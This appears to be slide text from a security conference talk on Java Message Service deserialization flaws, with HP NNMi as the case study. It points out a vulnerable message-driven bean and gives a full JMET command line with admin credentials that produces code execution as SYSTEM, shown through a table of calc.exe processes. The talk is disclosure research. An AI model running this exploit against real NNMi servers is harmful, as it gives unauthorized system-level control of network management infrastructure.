
- Network Management Software
- Runs on top of an old JBOSS 5
- HornetQ as JMS-implementation
- Local or LDAP authentication
- Makes heavy use of JMS queues und topics



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# JMS Attack Surface NNMi

- ~ 150 Message Driven Beans
- Usage of TextMessage and ObjectMessage
- JBOSS' HornetQ requires authentication
- Permissions on queues/topics are set explicitly, otherwise only the "system" user has access



## Finding a queue/topic

```
<configuration xmlns="urn:hornetq"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="urn:hornetq ../../../../../../src/schemas/hornetq-

  <security-settings>

    <security-setting match="jms.topic.nms.discovery.configurationPoll">
      <permission type="consume" roles="system,admin"/>
      <permission type="send" roles="system,admin"/>
    </security-setting>

  </security-settings>
```

- There are several queues/topics, an NNMi admin can access
- So if we have a NNMi admin user, we can send a message to "nms.discovery.configurationPoll"



# A vulnerable Message Driven Bean

```
40  /*      */ @MessageDriven(activationConfig={@javax.ejb.ActivationConfigProperty(propertyName="destinationType",
41  /*      */ @Depends({"com.hp.ov.nms.disco:service=NmsDisco", "com.hp.ov.nms.geo.bridge:name=BridgeManager"})
42  /*      */ @javax.annotation.security.RunAs("system")
43  /*      */ @TransactionAttribute(TransactionAttributeType.NOT_SUPPORTED)
44  /*      */ public class DemandListener implements javax.jms.MessageListener
45  /*      */ {


81  /*      */ public void onMessage(Message message)
82  /*      */ {
83  /* 83 */     log.fine("Received demand message: " + message);
84  /* 84 */     String msg = null;
85  /* 85 */     String nodeName = null;
86  /* 86 */     Locale locale = null;
87  /* 87 */     boolean excError = false;
88  /* 88 */     ObjectMessage demandMessage = (ObjectMessage)message;
89  /*      */
90  /* 90 */     DemandResponse dResponse = null;
91  /*      */     try {
92  /* 92 */         DemandRequest demandRequest = (DemandRequest)demandMessage.getObject();
```

- There we have our call to `ObjectMessage.getObject()`

# Running JMET against NNMi

```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -u admin -pw admin -T nms.discovery.configurationPoll -I HornetQ -Y calc target 4457
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# Getting SYSTEM calc.exe



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The window title is 'Task Manager'. The menu bar includes 'File', 'Options', and 'View'. Below the menu bar are tabs for 'Processes', 'Performance', 'Users', 'Details', and 'Services'. The main area displays a table of running processes. The table has columns for Name, PID, Status, User name, CPU, Memory (private working set), and Description. There are 20 rows, all showing 'calc.exe' processes running under the 'SYSTEM' user.

| Name     | PID  | Status  | User name | CPU | Memory (private working set) | Description        |
|----------|------|---------|-----------|-----|------------------------------|--------------------|
| calc.exe | 1236 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
| calc.exe | 5776 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
| calc.exe | 4508 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
| calc.exe | 5936 | Running | SYSTEM    | 00  | 3,952 K                      | Windows Calculator |
| calc.exe | 6080 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 3720 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 5068 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 2368 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 5360 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
| calc.exe | 4844 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
| calc.exe | 3456 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 2500 | Running | SYSTEM    | 00  | 3,940 K                      | Windows Calculator |
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| calc.exe | 4896 | Running | SYSTEM    | 00  | 3,936 K                      | Windows Calculator |
| calc.exe | 1344 | Running | SYSTEM    | 00  | 3,932 K                      | Windows Calculator |
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


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# Conclusion

- As with other Java core technologies JMS suffers from deserialization vulnerabilities
- All JMS provider implementations were found vulnerable to missing input validation
- JMS queues/topics can be endpoints for getting remote code execution
- Successful exploitation depends highly on the “gadgets” in the classpath
- JMET makes exploitation easy!





# Pwning Your Java Messaging With Deserialization Vulnerabilities

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